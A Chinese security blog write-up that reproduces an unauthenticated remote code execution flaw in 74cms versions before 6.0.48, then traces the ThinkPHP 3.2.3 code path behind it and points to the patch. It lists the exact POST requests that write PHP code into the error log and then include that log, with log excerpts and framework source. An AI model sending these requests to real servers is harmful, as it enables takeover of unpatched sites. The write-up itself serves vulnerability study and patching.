骑士CMS模版注入+文件包含getshell复现

原创microworld Timeline Sec
2020-12-14原文

收录于话题
#漏洞复现文章合集
70个

上方蓝色字体关注我们，一起学安全！

作者：microworld@Timeline Sec

本文字数：3919

阅读时长：8～10min

声明：请勿用作违法用途，否则后果自负

0x01 简介

骑士cms人才系统，是一项基于PHP+MYSQL为核心开发的一套**免费**+开源专业人才网站系统。软件具执行效率高、模板自由切换、后台管理功能方便等诸多优秀特点。

0x02 漏洞概述

骑 士 CMS 官方发布安全更新，修复了一处远程代码执行漏洞。由于骑士 CMS 某些函数存在过滤不严格，攻击者通过构造恶意请求，配合文件包含漏洞可在无需登录的情况下执行任意代码，控制服务器。

0x03 影响版本

骑士 CMS < 6.0.48

0x04 环境搭建


骑士cms不支持php7.0，所以建议使用php5
官网下载6.0.20版本

将源码放在web根目录下，访问/index.php进行安装

0x05 漏洞复现

1.发送如下请求：

```
http://[IP]/index.php?m=home&a=assign_resume_tpl

POST:

variable=1&tpl=<?php phpinfo();
ob_flush();?>/r/n<qscms/company_show 列表名="info"
企业id="$_GET['id']"/>
```



2. 查看日志会发现已经记录了错误位置：\phpstudy_pro\WWW\data\Runtime\Logs\Home

```
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)
 2020-12-12T15:10:36+08:00 ] 127.0.0.1 /upload/?m=home&a=assign_resume_tpl
ERR: 模板不存在:./Application/Home/View/default/Index/<?php phpinfo();?>.html

 2020-12-12T15:11:06+08:00 ] 127.0.0.1 /upload/?m=home&a=assign_resume_tpl
ERR: 模板不存在:./Application/Home/View/default/<qscms/company_show 列表名="info" 企业id="$_GET['id']"/>.html


 2020-12-12T15:24:31+08:00 ] 127.0.0.1 /upload/?m=home&a=assign_resume_tpl
ERR: 模板不存在:./Application/Home/View/default/<?php phpinfo();ob_flush();?>\r\n<qscms/company_show 列表名="info" 企业id="

 2020-12-12T15:25:04+08:00 ] 127.0.0.1 /upload/?m=home&a=assign_resume_tpl
ERR: 模板不存在:./Application/Home/View/default/C//phpstudy_pro/WWW/upload/data/Runtime/Logs/Home20_12_12.log.html

 2020-12-12T15:25:04+08:00 ] 127.0.0.1 /upload/?m=home&a=assign_resume_tpl
ERR: 模板不存在:./Application/Home/View/default/C//phpstudy_pro/WWW/upload/data/Runtime/Logs/Home20_12_12.log.html

 2020-12-12T15:25:43+08:00 ] 127.0.0.1 /upload/?m=home&a=assign_resume_tpl
ERR: 模板不存在:./Application/Home/View/default/<?php phpinfo();ob_flush();?>/r/n<qscms/company_show 列表名="info" 企业id="
```


3.包含日志

http://[IP]/index.php?m=home&a=assign_resume_tpl

POST:

variable=1&tpl=data/Runtime/Logs/Home/20_12_12.log

日志名称就是当天的年月日，直接包含即可



0x06 漏洞分析

路由：

74cms利用了thinkphp3.2.3进行构建，查看ThinkPHP\Conf\convention.php中的路由配置：

```
/* 系统变量名称设置 */
    'VAR_MODULE'            =>  'm',     // 默认模块获取变量
```

```
    'VAR_ADDON'             =>  'addon',     //
```
默认的插件控制器命名空间变量

```
    'VAR_CONTROLLER'        =>  'c',    // 默认控制器获取变量
    'VAR_ACTION'            =>  'a',    // 默认操作获取变量
    'VAR_AJAX_SUBMIT'       =>  'ajax',  // 默认的AJAX提交变量
    'VAR_JSONP_HANDLER'     =>  'callback',
    'VAR_PATHINFO'          =>  's',    // 兼容模式PATHINFO获取变
```
量，例如 ?s=/module/action/id/1 后面的参数取决于URL_PATHINFO_DEPR

```
    'VAR_TEMPLATE'          =>  't',    // 默认模板切换变
    'VAR_AUTO_STRING'       =>  false,  // 输入变量是否自动强制转
```
换为字符串 如果开启则数组变量需要手动传入变量修饰符获取变量

```
    'HTTP_CACHE_CONTROL'    =>  'private',  // 网页缓存控制
    'CHECK_APP_DIR'         =>  true,       // 是否检查应用目录是
```
否创建

```
    'FILE_UPLOAD_TYPE'      =>  'Local',    // 文件上传方式
    'DATA_CRYPT_TYPE'       =>  'Think',    // 数据加密方式
```

调用控制器中的某个方法便可以使用如下请求形式：

```
?m=&c=&a=&variable1=&variable2=...
```

在ThinkPHP\Common\functions.php的url方法已经给出了说明：

```
/**
 * URL组装 支持不同URL模式
```

```
 * @param string $url
URL表达式，格式：'[模块/控制器/操作#锚点@域名]?参数1=值1&参数2=值2...
'

 * @param string|array $vars 传入的参数，支持数组和字符串

 * @param string|boolean $suffix
伪静态后缀，默认为true表示获取配置值

 * @param boolean $domain 是否显示域名

 * @return string

 */

function
U($url='',$vars='',$suffix=true,$domain=false,$type=false,$modul
e_type=false) {

    // 解析URL

   ...

    return $url;

}
```

日志记录：

thinkphp定义了日志记录方式：

在ThinkPHP/Library/Think/Log.class.php中的write方法：


```
  /**

     * 日志直接写入

     * @static

     * @access public

     * @param string $message 日志信息

     * @param string $level  日志级别
```

```
     * @param integer $type 日志记录方式
     * @param string $destination  写入目标
     * @return void
     */
    static function
write($message,$level=self::ERR,$type='',$destination='') {
        if(!self::$storage){
            $type   =   $type ? : C('LOG_TYPE');
            $class  =   'Think\\Log\\Driver\\'. ucwords($type);
            $config['log_path'] = C('LOG_PATH');
            self::$storage = new $class($config);
        }
        if(empty($destination)){
            $destination = C('LOG_PATH').date('y_m_d').'.log';
        }
        self::$storage->write("{$level}: {$message}",
$destination);
    }
```

ERR代表一般性错误，会直接写入在y_m_d.log当中

为了验证是否写入，我们随机发送一个请求，让他报错：

确 实 存 入 了



模板解析：

官方通告：http://www.74cms.com/news/show-2497.html

提及到是/Application/Common/Controller/BaseController.class.php

中的assign_resume_tpl方法出了问题

```
/**
 * 渲染简历模板
 */
public function assign_resume_tpl($variable,$tpl){
    foreach ($variable as $key => $value) {
        $this->assign($key,$value);
    }
    return $this->fetch($tpl);
}
```

variable值任意，最终是要对tpl的内容进行渲染

调用了fetch方法，我们跟入ThinkPHP/Library/Think/Controller.class.php：

```
    /**
     *  获取输出页面内容
     * 调用内置的模板引擎fetch方法，
     * @access protected
     * @param string $templateFile 指定要调用的模板文件
     * 默认为空 由系统自动定位模板文件
     * @param string $content 模板输出内容
     * @param string $prefix 模板缓存前缀*
     * @return string
     */
    protected function fetch($templateFile='',$content='',$prefix='') {
        return $this->view->fetch($templateFile,$content,$prefix);
    }
```

这里又调用了内置的模板解析方法fetch，位于ThinkPHP/Library/Think/View.class.php：

```
   /**
     * 解析和获取模板内容 用于输出
     * @access public
     * @param string $templateFile 模板文件名
     * @param string $content 模板输出内容
```

```
     * @param string $prefix 模板缓存前缀
     * @return string
     */
    public function fetch($templateFile='',$content='',$prefix='') {
        if(empty($content)) {
            $templateFile   =   $this->parseTemplate($templateFile);
            // 模板文件不存在直接返回
            if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_').':'.$templateFile);
        }else{
            defined('THEME_PATH') or    define('THEME_PATH', $this->getThemePath());
        }
        // 页面缓存
        ob_start();
        ob_implicit_flush(0);
        if('php' == strtolower(C('TMPL_ENGINE_TYPE'))) { // 使用PHP原生模板
            $_content   =   $content;
            // 模板阵列变量分解成为独立变量
            extract($this->tVar, EXTR_OVERWRITE);
            // 直接载入PHP模板
```

```
            empty($_content)?include
$templateFile:eval('?>'.$_content);
        }else{
            // 视图解析标签
            $params = array('var'=>$this-
>tVar,'file'=>$templateFile,'content'=>$content,'prefix'=>$prefi
x);
            Hook::listen('view_parse',$params);
        }
        // 获取并清空缓存
        $content = ob_get_clean();
        // 内容过滤标签
        Hook::listen('view_filter',$content);
        // 输出模板文件
        return $content;
    }
```

content为空进入第一个判断，判断模板文件是否为空然后经过parseTemplate处理后，走如下个判断判定TMPL_ENGINE_TYPE是否为php由ThinkPHP/Conf/convention.php可知默认值为think

于是走入else，调用了Hook::listen，继续跟入位于ThinkPHP/Library/Think/Hook.class.php

```
/**
 * 监听标签的插件
 * @param string $tag 标签名称
 * @param mixed $params 传入参数
 * @return void
 */
static public function listen($tag, &$params=NULL) {
    if(isset(self::$tags[$tag])) {
        if(APP_DEBUG) {
            G($tag.'Start');
            trace('[ '.$tag.' ] --START--','','INFO');
        }
        foreach (self::$tags[$tag] as $name) {
            APP_DEBUG && G($name.'_start');
            $result =   self::exec($name, $tag,$params);
            if(APP_DEBUG){
                G($name.'_end');
```

```
                    trace('Run '.$name.' [
RunTime:'.G($name.'_start',$name.'_end',6).'s ]','','INFO');
                }
                if(false === $result) {
                    // 如果返回false 则中断插件执行
                    return ;
                }
            }
            if(APP_DEBUG) { // 记录行为的执行日志
                trace('[ '.$tag.' ] --END-- [
RunTime:'.G($tag.'Start',$tag.'End',6).'s ]','','INFO');
            }
        }
        return;
    }

    /**
     * 执行某个插件
     * @param string $name 插件名称
     * @param string $tag 方法名（标签名）
     * @param Mixed $params 传入的参数
     * @return void
     */
    static public function exec($name, $tag,&$params=NULL) {
```

```
        if('Behavior' == substr($name,-8) ){
            // 行为扩展必须用run入口方法
            $tag    =   'run';
        }
        $addon    = new $name();
        return $addon->$tag($params);
    }
}
```

view_parse 的行为定义如下：

```
// 行为扩展定义
'tags'  =>  array(
    'app_init'     =>  array(
        'Behavior\BuildLiteBehavior', // 生成运行Lite文件
    ),
    'app_begin'     =>  array(
        'Behavior\ReadHtmlCacheBehavior', // 读取静态缓存
    ),
    'app_end'       =>  array(
        'Behavior\ShowPageTraceBehavior', // 页面Trace显示
    ),
    'view_parse'    =>  array(
        'Behavior\ParseTemplateBehavior', // 模板解析 支持PHP、内置模板引擎和第三方模板引擎
    ),
    'template_filter'=> array(
        'Behavior\ContentReplaceBehavior', // 模板输出替换
    ),
    'view_filter'   =>  array(
        'Behavior\WriteHtmlCacheBehavior', // 写入静态缓存
    ),
),
);
```


exec会进行判断，当其值中含有Behavior，其入口方法必为run，我们跟入到ParseTemplateBehavior的run方法，其位置在ThinkPHP/Library/Behavior/ParseTemplateBehavior.class.php

```
    // 行为扩展的执行入口必须是run
```

```
    public function run(&$_data){
        $engine             =
strtolower(C('TMPL_ENGINE_TYPE'));
        $_content           =
empty($_data['content'])?$_data['file']:$_data['content'];
        $_data['prefix']    =
!empty($_data['prefix'])?$_data['prefix']:C('TMPL_CACHE_PREFIX')
;
        if('think'==$engine){ // 采用Think模板引擎
            if((!empty($_data['content']) && $this-
>checkContentCache($_data['content'],$_data['prefix']))
                ||  $this-
>checkCache($_data['file'],$_data['prefix'])) { // 缓存有效
                //载入模版缓存文件

Storage::load(C('CACHE_PATH').$_data['prefix'].md5($_content).C(
'TMPL_CACHFILE_SUFFIX'),$_data['var']);
            }else{
                $tpl = Think::instance('Think\\Template');
                // 编译并加载模板文件
                $tpl-
>fetch($_content,$_data['var'],$_data['prefix']);
            }
        }else{
            // 调用第三方模板引擎解析和输出
            if(strpos($engine,'\\')){
```

```
                $class   =   $engine;
            }else{
                $class   =
'Think\\Template\\Driver\\'.ucwords($engine);
            }
            if(class_exists($class)) {
                $tpl   =  new $class;
                $tpl->fetch($_content,$_data['var']);
            }else {  // 类没有定义
                E(L('_NOT_SUPPORT_').': ' . $class);
            }
        }
    }
```

因为engine的默认值为think，所以走入第一个判断，content不为空则载入缓存，若为空，即第一次加载，走入else，先实例化template类，调用了fetch方法，其位于ThinkPHP/Library/Think/Template.class.php

```
    /**
     * 加载模板
     * @access public
     * @param string $templateFile 模板文件
     * @param array  $templateVar 模板变量
     * @param string $prefix 模板标识前缀
     * @return void
```

```
     */
    public function fetch($templateFile,$templateVar,$prefix='')
{
        $this->tVar         =   $templateVar;
        $templateCacheFile  =   $this-
>loadTemplate($templateFile,$prefix);
        Storage::load($templateCacheFile,$this-
>tVar,null,'tpl');
    }
```

调用loadTemplate()，将其存入templateCacheFile中
我们跟入loadTemplate()方法：

```
   /**
     * 加载主模板并缓存
     * @access public
     * @param string $templateFile 模板文件
     * @param string $prefix 模板标识前缀
     * @return string
     * @throws ThinkExecption
     */
    public function loadTemplate ($templateFile,$prefix='') {
        if(is_file($templateFile)) {
            $this->templateFile    =  $templateFile;
            // 读取模板文件内容
            $tmplContent =  file_get_contents($templateFile);
```

```
        }else{
            $tmplContent =  $templateFile;
        }
         // 根据模版文件名定位缓存文件
...

        // 判断是否启用布局
...
        // 编译模板内容
        $tmplContent =  $this->compiler($tmplContent);
        Storage::put($tmplCacheFile,trim($tmplContent),'tpl');
        return $tmplCacheFile;
    }
```

精简了下代码，先获取文件内容，然后存入$tmplContent中，关注最后三行，调用compiler()方法对模板进行编译，做一些简单处理：

存入缓存文件中，然后返回，于是我们再回归到fetch()方法，调用了Storage::load，位于ThinkPHP/Library/Think/Storage/Driver/File.class.php：

```
    /**
     * 加载文件
     * @access public
     * @param string $filename  文件名
     * @param array $vars  传入变量
     * @return void
     */
    public function load($_filename,$vars=null){
        if(!is_null($vars)){
            extract($vars, EXTR_OVERWRITE);
        }
        include $_filename;
    }
```

这里直接就包含文件，最终造成了模板注入

利用：

而利用日志记录错误这个思路我们就可以直接在请求中发送如下payload：

```
<?php phpinfo(); ob_flush();?>/r/n<qscms/company_show列表名="info" 企业id="$_GET['id']"/>
```

为什么不能使用get来请求，因为url在提交给后台处理会被进行url编码，从而造成包含不成功，因此要采取post方式发送payload

qscms/company_show%20%E5%88%97%E8%A1%A8%E5%90%8D=%22info%22%20%E4%BC%81%E4%B8%9Aid=%22$.GET[%27id%

0x07 修复方式

下载最新补丁包
http://www.74cms.com/download/index.html

参考链接：
https://xz.aliyun.com/t/8520
https://www.kancloud.cn/manual/thinkphp/1827
https://xz.aliyun.com/t/8596

精选留言

用户设置不下载评论

阅读全文